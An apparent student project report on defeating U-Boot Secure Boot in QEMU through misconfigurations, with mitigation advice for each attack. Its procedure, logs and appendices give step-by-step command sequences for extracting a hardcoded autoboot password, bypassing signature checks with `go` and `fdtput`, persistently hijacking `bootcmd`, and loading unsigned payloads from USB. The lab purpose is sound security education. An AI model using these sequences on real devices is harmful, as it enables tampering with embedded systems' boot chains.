Project Report – Exploiting Secure Boot Misconfigurations in U-Boot

Cybersecurity for Embedded Systems

Sahraei Amirsina (s364585)
Hasanli Isa (s362981)
Turina Guilherme (s350487)

Politecnico di Torino – a.y. 2025/26
Prof. Savino Alessandro
Project Assistant: Shamas Sadia

June 10, 2026

Abstract

This project demonstrates how Secure Boot implementations in the U-Boot bootloader can be completely compromised despite mathematically sound cryptography. Using two different QEMU-emulated ARM environments (the generic `virt` machine and Raspberry Pi 3), three distinct attack vectors were validated: bypassing signature verification via the unrestricted `go` command, hijacking the boot sequence through mutable environment variables, and loading unsigned payloads from peripheral storage devices. This validates the systemic nature of these misconfigurations.

The findings confirm that cryptographic strength alone (RSA-2048, SHA-256) does not constitute security. The Chain of Trust was severed in every exploit without ever attacking the underlying mathematics. The root cause in all cases was insufficient enforcement: an accessible interactive console, mutable environment variables, active peripheral interfaces, and the presence of unrestricted execution commands in the compiled binary.

Contents

1 Introduction

1.1 Objective

This project aims to set up two different minimal U-Boot bootloader environments using QEMU, demonstrate the standard boot process, and show how its security can be breached by intentionally introducing misconfigurations. The misconfigurations explored are: leaving the command-line interface unlocked, keeping peripheral boot commands active, and omitting immutable environment enforcement.

Three vulnerabilities are examined in particular:

- Disabling or bypassing signature verification
- Exploiting environment variables (`bootcmd`, etc.)
- Loading unsigned images via alternative storage paths

1.2 Scope and Goals

The goal is not to build a production-grade Secure Boot system but to demonstrate how it can fail in practice. The project covers the complete workflow: configuring U-Boot with `CONFIG_FIT_SIGNATURE`, generating RSA-2048 keys, creating and signing FIT images, and then methodically exploiting the exposed attack surfaces without ever breaking the underlying cryptography.

2 Theoretical Background

2.1 The Embedded System Boot Flow

The bootloader's job in embedded systems is to take the system from dead hardware to a running operating system. The stages follow:

2.1.1 BootRom (Hardware)

The BootROM is immutable software encoded directly into the CPU's silicon. At this initial stage, RAM is not yet operational, so the BootROM can only use the CPU's internal SRAM (64-256 KB). It reads hardware pins and fuses to determine the device type and locate the next stage (SPL or U-Boot Proper).

2.1.2 SPL (Secondary Program Loader)

SPL is an aggressively stripped-down version of U-Boot. Its sole purpose is to initialize DRAM and load the full U-Boot binary into memory. In QEMU, this step is typically skipped or combined with U-Boot Proper.

2.1.3 U-Boot Proper

This is the main U-Boot program. It provides the command-line shell, sets up networking, reads environment variables (such as `bootcmd`), and locates the Operating System (the FIT image). When Secure Boot is enabled, U-Boot Proper contains the cryptographic libraries (OpenSSL, RSA math) required to verify FIT image signatures.

2.1.4 Booting the OS

U-Boot executes the `bootm` command, extracts the Linux Kernel and Device Tree from the FIT image, and transfers hardware control to Linux.

2.2 The Chain of Trust (CoT) and Secure Boot

Secure Boot imposes cryptographic enforcement on top of the standard boot flow. Every stage must cryptographically verify the integrity and authenticity of the subsequent stage before transferring execution control. In a production-grade system, the chain is:

- **Root of Trust (ROT):** The immutable BootROM uses a hardcoded public key to verify U-Boot's digital signature.
- **Bootloader link:** U-Boot hashes the kernel (SHA-256), decrypts the FIT image signature with the embedded public key, and compares results before booting.
- **OS link:** Linux verifies the cryptographic signatures of the applications it launches.

2.3 Asymmetric Cryptography in Bootloaders (RSA/SHA256)

U-Boot relies on two cryptographic primitives to enforce the Chain of Trust:

2.3.1 Hashing (SHA-256) for Integrity

SHA-256 condenses the entire kernel binary into a fixed-length fingerprint. Even a single-byte modification to the kernel produces a completely different hash, making silent tampering detectable.

2.3.2 Asymmetric Keys (RSA-2048) for Authenticity

The private key, kept confidential on the developer's build machine, is used to sign the software. The corresponding public key is embedded directly into the U-Boot device tree on the physical device and used exclusively for verification. This asymmetry ensures that only entities possessing the private key can produce valid signatures.

2.4 FIT Images (Flattened Image Trees)

FIT images modernise the historically simple `uImage` format by using Device Tree syntax. A FIT image is compiled with `mkimage` from an Image Tree Source (`.its`) file and contains two primary nodes:

- **images node:** Contains the raw data payloads (kernel, ramdisk, device tree) and defines the hashing algorithm used to fingerprint each payload.
- **configurations node:** Links payloads together and houses the RSA digital signature generated by the developer's private key.

2.5 Attack Surfaces and Implementation Flaws

The mathematics of RSA-2048 and SHA-256 are computationally secure against brute-force attacks. However, the practical implementation of Secure Boot is highly susceptible to human error through exposed attack surfaces. These are summarized in Table 1.

Table 1: Summary of Attack Surfaces and Misconfigurations

Attack Surface	**Description**
Interactive Console	`CONFIG_BOOTDELAY` countdown allows an attacker with serial access to interrupt autoboot and drop into the U-Boot shell (⇒) gaining unrestricted pre-OS control.
Volatile Environment Variables	`bootcmd` and other variables can be overwritten with `setenv` unless `CONFIG_ENV_IS_NOWHERE` is enforced, allowing persistent boot flow hijacking.
Active Peripheral Interfaces	Commands like `fatload`, `ext4load`, and `usb start` left active for debugging create alternate paths to load arbitrary, unverified binaries from USB or SD card.
Unrestricted Memory Execution	The `go` command performs a blind CPU jump to any memory address, bypassing all FIT image parsing and cryptographic verification logic.

3 Materials and Tools

3.1 Host and Emulation Environment

- **Windows Subsystem for Linux (WSL) / Fedora 43:** Provides a native Linux environment for toolchain and compilation.
- **QEMU (ARM virt machine and Raspberry Pi 3 machine):** Emulates ARM-based hardware and virtualised peripherals such as FAT storage drives.

3.2 Target Software and Toolchains

- **U-Boot Source Code (v2023.10 / v2024.01):** The primary bootloader compiled from source for ARM architecture.
- **ARM Cross-Compiler (`gcc-arm-linux-gnu` / `gcc-arm-linux-gnueabi`):** Compiles U-Boot C code into ARM-compatible binaries.

3.3 Cryptographic and Packaging Tools

- **OpenSSL:** Generates RSA-2048 asymmetric key pairs and self-signed X.509 certificates.
- **U-Boot Tools (`mkimage`):** Packages binaries, device trees, and cryptographic signatures into FIT image files.
- **Device Tree Compiler (`dtc` / `fdtput` / `fdtdump`):** Compiles and manipulates Device Tree Source files, including the injection of public keys into DTBs.

3.4 Working Directories

- `~/u-boot` – U-Boot source code and compiled binaries.
- `~/uboot-keys` – RSA keys, FIT images, and ITS configuration file.

4 Procedure

4.1 Environment and Target Preparation

After installing WSL/Ubuntu or Fedora on the host machine, the following tools were installed: ARM cross-compiler, Bison, Flex, OpenSSL development library, QEMU, the Device Tree Compiler, and U-Boot tools. To validate the vulnerabilities across different hardware architectures, the U-Boot bootloader was compiled for two distinct emulated devices.

U-Boot was configured with an intentionally mixed posture: `CONFIG_FIT` and `CONFIG_FIT_SIGNATURE` were enabled (so the verification engine is compiled in and functional), while `CONFIG_BOOTDELAY` was left at its default (interactive console accessible), `CONFIG_ENV_IS_NOWHERE` was not enforced (mutable environment variables), peripheral commands were left active, and no hardware Root-of-Trust was configured. This simulates the vulnerable state found in poorly hardened production devices (see Appendix A).

4.2 Cryptographic Key Generation and Image Signing

To facilitate cross-device validation, two distinct cryptographic hardware profiles were engineered. Two independent RSA-2048 key pairs (`dev1` and `dev2`, comprising private signing keys and public X.509 certificates) were generated using OpenSSL. A dummy payload (`dummy_kernel.bin`) was created to simulate an OS kernel binary. An Image Tree Source (`.its`) file was authored to define the SHA-256 hashing and RSA-2048 signing parameters, explicitly utilising the `key-name-hint` variable to dictate which hardware profile (`dev1` or `dev2`) the compiler should enforce.

Because the virtual hardware layout is generated dynamically by the emulator, QEMU's runtime Device Tree Blob (DTB) was captured using the `dumpdtb` flag. The `mkimage` utility was then executed with the `-r` flag (enforcing required signatures) to package the signed FIT image and physically inject the active public key into the captured DTB. Finally, U-Boot was recompiled with this modified DTB passed via `EXT_DTB`, permanently embedding the public key into the bootloader environment to serve as the hardware Trust Anchor.

4.3 Baseline Verification

Before executing any exploits, the correct behaviour of the verification engine was confirmed:

- Booting the signed image with `bootm` succeeded with output: `Verifying Hash Integrity ... sha256,rsa2048:dev1+ OK`.
- Booting the unsigned image with `bootm` correctly failed with: `Failed to verify required signature - ERROR: can't get kernel image!`.

This baseline confirms the cryptographic implementation was correct prior to exploitation.

5 Exploitation Methodology

5.1 Exploit 0 – Firmware Reconnaissance

5.1.1 Concept

Occasionally, companies leave shell access open during the boot phase to easily debug and maintain their devices. Logically, this access should be protected by a secure password, but developers sometimes leave these credentials unencrypted. As a result, if the company later releases a firmware update, an attacker can download the file and read the hardcoded password in plain text. This reconnaissance technique, known as Static Analysis, sets up a highly realistic scenario for the exploits that follow.

5.1.2 Attack Sequence

See Appendix C for exact command syntax.

1. Download the unencrypted firmware update package (`u-boot.bin`) to your local machine for static analysis.
2. Utilise the Linux `strings` utility to dump all text compiled into the binary's read-only memory sections.
3. Locate the secret key using strings that would be close to our key (e.g., searching near `"Loading kernel..."` in our case).

5.1.3 Expected Output

The static analysis command successfully outputs the plaintext password (`skey`) alongside the autoboot prompt, proving the secret was compiled without SHA-256 hashing. During the boot sequence, inputting this extracted password successfully halts the autoboot timer. The system ignores the Secure Boot verification flow and drops the user into the unrestricted U-Boot shell ($\Rightarrow$), successfully granting initial access and setting up the environment for subsequent bypass exploits.

5.2 Exploit 1 – Bypassing Signature Verification

5.2.1 Concept

This exploit targets the difference between signature-aware commands (`bootm`) and legacy execution commands (`go`). The `go` command was designed for unrestricted memory execution and does not invoke the FIT image parsing or RSA cryptographic libraries. By loading a payload into memory and jumping to it with `go`, the entire verification engine is circumvented.

A second vector demonstrates a DTB-level misconfiguration: the `required` property in the Device Tree controls whether U-Boot enforces RSA verification. Removing this property with `fdtput` silently disables enforcement, allowing unsigned images to pass as if they were signed.

5.2.2 Attack Sequence

1. Create the malicious payload and wrap it in a legacy image format using the `mkimage` utility.
2. Launch QEMU and interrupt the autoboot countdown to access the shell.
3. Execute the secure `bootm` command against the payload's memory address to verify failure.
4. Execute the bypass via the `go` command against the same memory address.
5. In an offline attack, use the `fdtput` utility to strip the `required` property from the Device Tree Blob. Upon rebooting, the `bootm` command successfully executes the unsigned payload.

5.2.3 Expected Output

The `go` command produces successful execution. The DTB manipulation results in `Verifying Hash Integrity ... sha256+ OK`, with RSA completely skipped despite `CONFIG_FIT_SIGNATURE` being compiled in.

5.3 Exploit 2 – Environment Variable Hijacking (bootcmd)

5.3.1 Concept

Despite the strict cryptography used to secure the FIT image with RSA-2048, an attacker can still bypass the security by abusing Implicit Trust in Mutable Storage. The commands `setenv` and `saveenv` allow an attacker to permanently change the bootflow macro (`bootcmd`). When the autoboot countdown reaches zero, `bootcmd` is executed automatically. If the environment is not locked, an attacker with shell access can bypass the signed FIT image on every subsequent power cycle.

5.3.2 Attack Sequence

1. Launch QEMU and interrupt the autoboot countdown.
2. Inspect the current secure boot command using `printenv bootcmd`.
3. Overwrite `bootcmd` with the unsigned execution bypass (`go 0x42000000`).
4. Commit the change to non-volatile memory using `saveenv`.
5. Inspect the new boot command to verify the change.
6. Trigger the payload manually or reboot the system; the malicious `bootcmd` now runs automatically.

5.3.3 Expected Output

The system outputs the custom echo message and executes the unsigned payload at `0x42000000`. On every subsequent power cycle, the system boots the unverified payload automatically, constituting a persistent compromise.

5.4 Exploit 3 – Loading Unsigned Images via Alternate Storage Path

5.4.1 Concept

Developers routinely leave peripheral interface commands active for debugging convenience. This creates alternate data paths: even if the primary internal storage is protected and signed, an attacker can plug in an untrusted USB drive (or SD card) and use `fatload` or `ext4load` to inject arbitrary binaries directly into RAM, completely bypassing the Secure Boot verification flow.

5.4.2 Attack Sequence

1. Create the malicious payload and place it in a virtual USB folder.
2. Launch QEMU with the virtual USB drive mounted.
3. In the U-Boot shell, scan for peripheral block devices using `virtio scan`.
4. Confirm the malicious file is visible on the external drive using `fatls`.
5. Load the unsigned payload from the USB into RAM via `fatload`.
6. Execute the binary using the `go` command without signature verification.

5.4.3 Expected Output

The `fatload` command confirms `"32 bytes read"`, verifying that the untrusted payload was successfully copied into RAM. The `go` command executes it immediately without any cryptographic check. The terminal displays the payload's message, proving arbitrary code execution from an external, unverified source.

6 Data and Results

This section documents the empirical results obtained during the exploitation phase of the project. Figures 1 to 3 present terminal logs captured from the QEMU-emulated U-Boot environment, providing verifiable evidence for each executed attack vector on Device 1.

```
turina@SamsungNote-Turina:~/u-boot$ qemu-system-arm -machine virt -nographic \
    -bios u-boot.bin \
    -dtb qemu-virt.dtb \
    -device loader,file=/home/turina/uboot-keys/malicious.img,addr=0x4
2000000


U-Boot 2023.10 (May 30 2026 - 14:58:12 +0200)

DRAM:  128 MiB
Core:  51 devices, 14 uclasses, devicetree: board
Flash: 64 MiB
Loading Environment from Flash... *** Warning - bad CRC, using default environment

In:    pl011@9000000
Out:   pl011@9000000
Err:   pl011@9000000
Net:   eth0: virtio-net#32
Hit any key to stop autoboot:  0
=> bootm 0x42000000
Wrong Image Format for bootm command
ERROR: can't get kernel image!
=> go 0x42000000
## Starting application at 0x42000000 ...
undefined instruction
pc : [<46ced1dc>]          lr : [<47f40a7c>]
reloc pc : [<fedba1dc>]    lr : [<0000da7c>]
sp : 46ced630  ip : 46ced30c     fp : 47f5f874
r10: 00000002  r9 : 46ef2eb0     r8 : 47fe6af0
r7 : 00000000  r6 : 00000002     r5 : 00000000  r4 : 00000000
r3 : 42000000  r2 : 00000000     r1 : 46f07b04  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Code: 00000000 00000000 47fd5636 46ced279 (ffffffff)
Resetting CPU ...

resetting ...
```

Figure 1: Terminal output showing the secure `bootm` command failing the signature check, followed by `go 0x42000000` successfully executing the malicious payload (Device 1 execution bypass).

Note: Due to known hardware emulation limitations in QEMU's `virt` machine, the `saveenv` command triggered a write timeout in Figure 2. However, the variable was successfully overwritten in volatile memory, allowing the boot sequence to execute the payload. On physical hardware, this command would silently commit to non-volatile storage, achieving true persistence.

Cross-device validation findings for Device 2 (Raspberry Pi 3) are mapped conceptually to Figures 4–8 in the project data logs:



Figure 2: Terminal output showing environment variable manipulation (`printenv`, `setenv`, `saveenv`) and subsequent automated execution of the unverified payload (Device 1 environment hijack).

```
turina@SamsungNote-Turina:~/u-boot$ cd ~/uboot-keys
turina@SamsungNote-Turina:~/uboot-keys$ echo "MALWARE LOADED FROM VIRTUAL USB" > malicious.bin
turina@SamsungNote-Turina:~/uboot-keys$ mkdir -p usb_drive
turina@SamsungNote-Turina:~/uboot-keys$ cp malicious.bin usb_drive/
turina@SamsungNote-Turina:~/uboot-keys$ cd ~/u-boot
turina@SamsungNote-Turina:~/u-boot$ qemu-system-arm -M virt -nographic -bios u-boot.bin \
  -drive file=fat:ro:~/uboot-keys/usb_drive,format=raw,media=disk,readonly=on


U-Boot 2023.10 (May 30 2026 - 14:58:12 +0200)

DRAM:  128 MiB
Core:  51 devices, 14 uclasses, devicetree: board
Flash: 64 MiB
Loading Environment from Flash... *** Warning - bad CRC, using default environment

In:    pl011@9000000
Out:   pl011@9000000
Err:   pl011@9000000
Net:   eth0: virtio-net#32
Hit any key to stop autoboot:  0
=> virtio scan
=> fatls virtio 0:1
       32   malicious.bin

1 file(s), 0 dir(s)

=> fatload virtio 0:1 0x42000000 malicious.bin
32 bytes read in 5 ms (5.9 KiB/s)
=> go 0x42000000
## Starting application at 0x42000000 ...
undefined instruction
pc : [<46df27fc>]          lr : [<47f40a7c>]
reloc pc : [<feebf7fc>]    lr : [<0000da7c>]
sp : 46df2d50  ip : 46df2a2c     fp : 47f5f874
r10: 00000002  r9 : 46ef2eb0     r8 : 47fe6af0
r7 : 00000000  r6 : 00000002     r5 : 00000000  r4 : 46df2a2c
r3 : 42000000  r2 : 00000000     r1 : 46f0cd9c  r0 : 00000000
Flags: nZCv  IRQs off  FIQs off  Mode SVC_32
Code: 00000000 00000000 47fd5636 46df2899 (ffffffff)
Resetting CPU ...
```

Figure 3: Terminal output showing peripheral scanning and loading from virtual USB storage (`virtio scan`, `fatls`, `fatload`, and `go`).

- **Figure 4:** Transition logs switching target architecture to Device 2.
- **Figure 5:** Terminal output for Device 2 showing plaintext extraction of the password `"skey"` via static analysis.
- **Figure 6:** Unrestricted execution bypass via the `go` command on Device 2.
- **Figure 7:** Persistent environment variable hijack logs on Device 2.
- **Figure 8:** Alternate storage path exploit via virtual peripheral interfaces on Device 2.

7 Data Analysis and Discussion

7.1 Firmware Reconnaissance

The autoboot password (`skey`) was successfully extracted from the compiled firmware using the `strings` utility without executing the code. By anchoring the search to the known "Loading kernel..." prompt, the secret was immediately exposed in the binary's read-only data segment (`.rodata`).

This reveals a critical architectural flaw. Compiling code into a binary does not inherently encrypt or obfuscate data. By successfully pausing the boot sequence with this password, the attacker transitions the device from an automated Secure Boot flow into an interactive administrative shell (`=>`), acting as the primary gateway that makes all subsequent memory and configuration attacks possible.

Flaw: Storing plaintext, hardcoded passwords directly within the unencrypted firmware binary, granting trivial access to the interactive shell.

Solution: Production firmware must not rely on hardcoded secrets. The interactive shell must be disabled entirely by setting `CONFIG_BOOTDELAY=0` and disabling `CONFIG_CMDLINE`. If debug access is mandatory, it must utilise a cryptographically secure challenge-response mechanism.[1]

7.2 Bypass via Unrestricted Execution (go / required Property)

The U-Boot verification engine behaved correctly when `bootm` was invoked — the missing or invalid signature was detected and execution halted. This confirms that the core FIT image mechanics and the embedded public key were correctly implemented.

However, the successful execution of the `go` command reveals a critical architectural flaw. Secure Boot is not a monolithic shield; it protects only the specific command paths engineered to invoke the cryptographic libraries. Leaving debugging commands like `go` active in a production binary completely nullifies cryptographic enforcement. Similarly, the absence of the `required` property in the DTB silently demotes RSA verification to an optional check, reducing security to SHA-256 hash comparison only.

Flaw: Enabling legacy commands that don't implement cryptographic checks as `bootm`.

Solution: Production firmware must adhere strictly to the principle of least functionality. All debugging and legacy memory execution commands must be removed from the bootloader at compile time. Specifically, the system must disable `CONFIG_CMD_GO` (and similar commands like `bootz` or `booti` if not strictly secured) to force all execution through the verified `bootm` engine.

[1] After this exploit we took for granted the fact that not having access to the shell would prevent the attacks that we mentioned in the report.

7.3 Bypass via Environment Variable Hijacking

The `setenv`/`saveenv` exploit demonstrated a persistent compromise. Because `CONFIG_ENV_IS_NOWHERE` was not enforced, `bootcmd` was freely overwritten and committed to non-volatile memory. The attacker effectively rewrote the system's fundamental boot logic: replacing `bootm` with `go` turned a one-time bypass into an automatic one that executes on every power cycle. This illustrates that mathematical cryptography is irrelevant if the enforcement engine's configuration files remain mutable.

Flaw: Having a writable environment when the device does not need it can lead to this attack.

Solution:

- Disable `CONFIG_CMD_SAVEENV`
- Enable `CONFIG_ENV_WRITEABLE_LIST` and configure the `.flags` for `bootcmd` to be RO (Read-Only)

7.4 Bypass via Alternate Storage Path

Even if primary internal storage is physically secured, leaving USB or SD card drivers active (`virtio`, `fatload`) expands the attack surface. The terminal output confirmed that the bootloader readily read a foreign, unverified filesystem and loaded an unsigned binary directly into main memory. A secure bootloader must not only verify what it executes, but must strictly limit where it is permitted to pull data from.

Flaw: By leaving peripheral block device drivers (e.g., USB, MMC, Virtio) and filesystem parsers (e.g., `fatload`, `ext4load`) active in the production firmware, the system inherently trusts external hardware.

Solution:

- If the device legitimately requires USB or SD card access for field firmware updates, the system must be configured to exclusively use cryptographically enforced update mechanisms.
- If the device doesn't need USB ot SD card access after production, peripheral subsystems (`CONFIG_USB`, `CONFIG_MMC`) and filesystem reading commands (`CONFIG_CMD_FAT`, `CONFIG_CMD_EXT4`) in the U-Boot configuration need to be disabled.

7.5 Future Work: Advanced Threat Vectors

While the attack chains demonstrated in this report successfully exploited legacy code, configuration oversights, and unauthenticated peripheral access, a comprehensive threat model must also evaluate the system's resilience against advanced hardware and lifecycle attacks. Future security assessments of this U-Boot architecture should prioritize the following theoretical vectors:

7.5.1 Version Downgrade Attack (Anti-Rollback Failure)

- **The Concept:** The current Secure Boot implementation verifies the cryptographic authenticity of a FIT image, but it fails to verify its recency. An attacker could supply an older, natively signed firmware version that contains known legacy vulnerabilities (CVEs). Because the signature is mathematically valid, U-Boot will execute the outdated kernel, allowing the attacker to exploit the legacy CVEs.

- **The Flaw:** The architecture lacks stateful version tracking. U-Boot treats all validly signed images equally, regardless of when they were compiled.
- **Proposed Solution:** The system must integrate hardware-backed anti-rollback protection. Upon a successful firmware update, the bootloader must blow a permanent hardware eFuse to increment a Monotonic Counter. During boot, U-Boot must compare the FIT image's version header against the physical eFuse counter, immediately halting execution if an unauthorised downgrade is detected.

7.5.2 Time-of-Check to Time-of-Use (TOCTOU) via Direct Memory Access (DMA)

- **The Concept:** The verification process is entirely dependent on the integrity of the system's RAM. A microsecond window exists between the moment U-Boot successfully verifies the RSA signature (Time-of-Check) and the moment the CPU passes execution to the payload (Time-of-Use). An attacker utilizing a malicious PCIe or Thunderbolt peripheral could leverage Direct Memory Access (DMA) to silently overwrite the verified kernel in RAM with a malicious payload precisely within this window, completely bypassing the software cryptography.
- **The Flaw:** The system treats active RAM as a trusted sanctuary and fails to restrict peripheral memory access during the critical verification-to-execution phase.
- **Proposed Solution:** The hardware architecture must implement an Input-Output Memory Management Unit (IOMMU). Prior to loading the FIT image, U-Boot must configure the IOMMU to strictly isolate and lock the kernel's memory region, explicitly revoking write access from all DMA-capable peripherals until the secure OS environment is fully initialized.

7.6 Overall Discussion

The results highlight a fundamental maxim in embedded systems security: attackers rarely attempt to break the cryptography; they break the implementation. The RSA-2048 keys were never cracked, yet the Chain of Trust was completely severed across four distinct attack paths. The failure mode in every case was a gap between the cryptographic capability compiled into U-Boot and the enforcement policies governing its use.

8 Conclusions

This project implemented, analysed, and exploited a Secure Boot environment using U-Boot and QEMU. By enabling `CONFIG_FIT_SIGNATURE` while intentionally leaving critical interfaces unpatched, the experiment successfully replicated the real-world vulnerabilities found in poorly hardened embedded devices.

Three categories of exploits were demonstrated:

- Unrestricted memory execution (`go` command and DTB `required` property removal)
- persistent compromise via mutable environment variables (`setenv` / `saveenv`)
- Arbitrary code injection via active peripheral interfaces (`fatload` from virtual USB)

In all cases, the Chain of Trust was severed without attacking the underlying RSA-2048 or SHA-256 mathematics. The findings confirm that cryptography alone does not constitute security.

A production-grade Secure Boot implementation requires all of the following hardening measures:

Configuration	Purpose
`CONFIG_BOOTDELAY=-2`	Disables the autoboot countdown, eliminating the console access window.
`CONFIG_ENV_IS_NOWHERE`	Makes environment variables read-only, preventing persistent `bootcmd` hijacking.
Remove `go`, `bootz` commands	Eliminates unrestricted memory execution paths from the compiled binary.
`CONFIG_CMD_FAT=n`, `CMD_USB=n`	Disables peripheral filesystem commands, closing alternate load paths.
`CONFIG_AUTOBOOT_KEYED`	Requires a secret key sequence to interrupt autoboot, preventing unauthorized shell access.
Hardware Root-of-Trust	Ensures even U-Boot itself is cryptographically verified before execution.

Only when mathematical verification is paired with strict, hardware-backed enforcement does a system achieve true Secure Boot.

A Environment Setup Commands

A.1 Dependency Installation

Ubuntu/WSL:

```
sudo apt install gcc-arm-linux-gnueabi build-essential bison flex
    libssl-dev qemu-system-arm
```

Fedora:

```
sudo dnf install -y qemu-system-arm gcc-arm-linux-gnu uboot-tools
    openssl git make gcc bison flex openssl-devel gnutls-devel swig
    ncurses-devel pkgconfig dtc
```

A.2 U-Boot Configuration and Build

```
git clone https://source.denx.de/u-boot/u-boot.git --branch v2023.10 --
    depth 1
cd u-boot

# Configure for target architecture
make qemu_arm_defconfig
# (For Raspberry Pi 3 use: make rpi_3_32b_defconfig)

# Explicitly insert misconfigurations and security primitives
scripts/config --enable CONFIG_FIT
scripts/config --enable CONFIG_FIT_SIGNATURE
scripts/config --enable CONFIG_RSA
scripts/config --enable CONFIG_FIT_VERBOSE
scripts/config --set-val CONFIG_BOOTDELAY 3
scripts/config --enable CONFIG_AUTOBOOT_KEYED
scripts/config --set-str CONFIG_AUTOBOOT_PROMPT "Loading kernel..."
scripts/config --set-str CONFIG_AUTOBOOT_STOP_STR "skey"
scripts/config --disable CONFIG_AUTOBOOT_ENCRYPTION

make
```

B Cryptographic Key Generation and Image Signing

B.1 Key Pair Generation

```
mkdir keys
# Generate Device 1 & 2 Keys
openssl genrsa -out keys/dev1.key 2048
openssl req -batch -new -x509 -key keys/dev1.key -out keys/dev1.crt

openssl genrsa -out keys/dev2.key 2048
openssl req -batch -new -x509 -key keys/dev2.key -out keys/dev2.crt
```

B.2 Dummy Kernel and Device Tree Dump

```
# Create a simulated OS payload
echo "SECURE BOOT KERNEL RUNNING" > dummy_kernel.bin

# Dump the dynamic hardware layout from QEMU
qemu-system-arm -M virt -nographic -machine dumpdtb=qemu-virt.dtb
```

B.3 Image Tree Source Configuration (fit.its)

```
/dts-v1/;
/ {
    description = "Secure Boot Kernel";
    #address-cells = <1>;

    images {
        kernel {
            data = /incbin/("dummy_kernel.bin");
            type = "kernel";
            arch = "arm";
            os = "linux";
            compression = "none";
            load = <0x42000000>;
            entry = <0x42000000>;
            hash-1 {
                algo = "sha256";
            };
        };
    };

    configurations {
        default = "conf-1";
        conf-1 {
            kernel = "kernel";
            signature-1 {
                algo = "sha256,rsa2048";
                key-name-hint = "dev1"; /* Change to dev2 for second device hardware profile */
                sign-images = "kernel";
            };
        };
    };
};
```

B.4 Signing and Public Key Injection

```
# Sign the FIT image and physically inject the public key into the DTB
mkimage -f fit.its -K qemu-virt.dtb -k keys -r signed-kernel.itb

# Verify successful key injection into the hardware lock
fdtdump qemu-virt.dtb | grep -A 5 "signature"
# Expected output: A node displaying 'key-dev1 {' with 'required = "image";'

# Create the unsigned legacy malware image for Exploit testing
echo "MALICIOUS CODE RUNNING" > malicious.bin
mkimage -A arm -O linux -T kernel -C none -a 0x42000000 -e 0x42000000 -n "Malware" -d malicious.bin malicious.img
```

C Exact Exploit Execution Commands

C.1 Exploit 0 – Firmware Reconnaissance

```
    strings u-boot.bin | grep -B 2 -A 2 "Loading kernel..."
```

C.2 Exploit 1 – Signature Bypass

```
# Launch QEMU with malicious image preloaded in memory
qemu-system-arm -M virt -nographic -bios u-boot.bin

# Within U-Boot command line:
=> bootm 0x42000000 # Fails: signature check enforcement
=> go 0x42000000    # Succeeds: executes unsigned code directly via
   blind jump

# Offline variant: Disable Device Tree Enforcement Check
fdtput -d ~/u-boot/qemu-virt.dtb /signature/key-dev required
# Upon reboot, bootm will now accept unsigned images
```

C.3 Exploit 2 – Environment Variable Hijack

```
=> printenv bootcmd
=> setenv bootcmd "go 0x42000000"
=> saveenv
=> boot # Executes the hijacked malicious boot sequence
```

C.4 Exploit 3 – Alternate Storage Path (Virtual USB Insertion)

```
# Prepare host directory mimicking filesystem blocks
echo "MALWARE LOADED FROM VIRTUAL USB" > malicious.bin
mkdir usb_drive && mv malicious.bin usb_drive/

# Emulate hardware connection of peripheral storage drive
qemu-system-arm -M virt -nographic -bios u-boot.bin -drive file=fat:ro:
   usb_drive,format=raw,media=disk,readonly=on

# In interactive console:
=> virtio scan
=> fatls virtio 0:1
=> fatload virtio 0:1 0x42000000 malicious.bin
=> go 0x42000000
```

D Device 2 Cross-Validation Proofs

To verify that this architectural flaw is systemic and not dependent on a specific cryptographic key, the entire attack chain was replicated on a second hardware profile using an independent RSA-2048 keypair (dev2). The system's Trust Anchor was successfully swapped, and the legacy execution bypass yielded identical results.

